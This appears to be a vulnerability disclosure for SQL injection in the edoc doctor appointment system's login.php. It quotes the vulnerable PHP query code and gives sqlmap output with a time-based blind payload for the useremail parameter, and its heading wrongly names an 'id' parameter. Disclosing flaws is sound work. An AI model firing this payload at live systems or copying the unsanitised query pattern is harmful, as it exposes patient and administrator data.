
SQL injection vulnerability exists in id parameter of login.php file of edoc doctor appointment system

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

```php
if($_POST){

    $email=$_POST['useremail'];
    $password=$_POST['userpassword'];

    $error='<label for="promter" class="form-label"></label>';

    $result= $database->query("select * from webuser where email='$email'");
    if($result->num_rows==1){
        $utype=$result->fetch_assoc()['usertype'];
        if ($utype=='p'){
            $checker = $database->query("select * from patient where pemail='$email' and ppassword='$password'");
            if ($checker->num_rows==1){


                //   Patient dashbord
                $_SESSION['user']=$email;
                $_SESSION['usertype']='p';

                header('location: patient/index.php');

            }else{
                $error='<label for="promter" class="form-label" style="color:rgb(255, 62, 62);text-align:center;">Wrong credentials:
                Invalid email or password</label>';
            }

        }elseif($utype=='a'){
            $checker = $database->query("select * from admin where aemail='$email' and apassword='$password'");
```



```
sqlmap identified the following injection point(s) with a total of 4949 HTTP(s) requests:
---
Parameter: useremail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: useremail=123@qq.com' AND (SELECT 7829 FROM (SELECT(SLEEP(5)))RCyO)-- oXjK&userpass
word=456
---
```

“

Parameter: useremail (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: useremail=123@qq.com' AND (SELECT 7829 FROM (SELECT(SLEEP(5)))RCyO)--oXjK&userpassword=456

“

Source Download：

https://www.sourcecodester.com/hashenudara/simple-doctors-appointment-project.html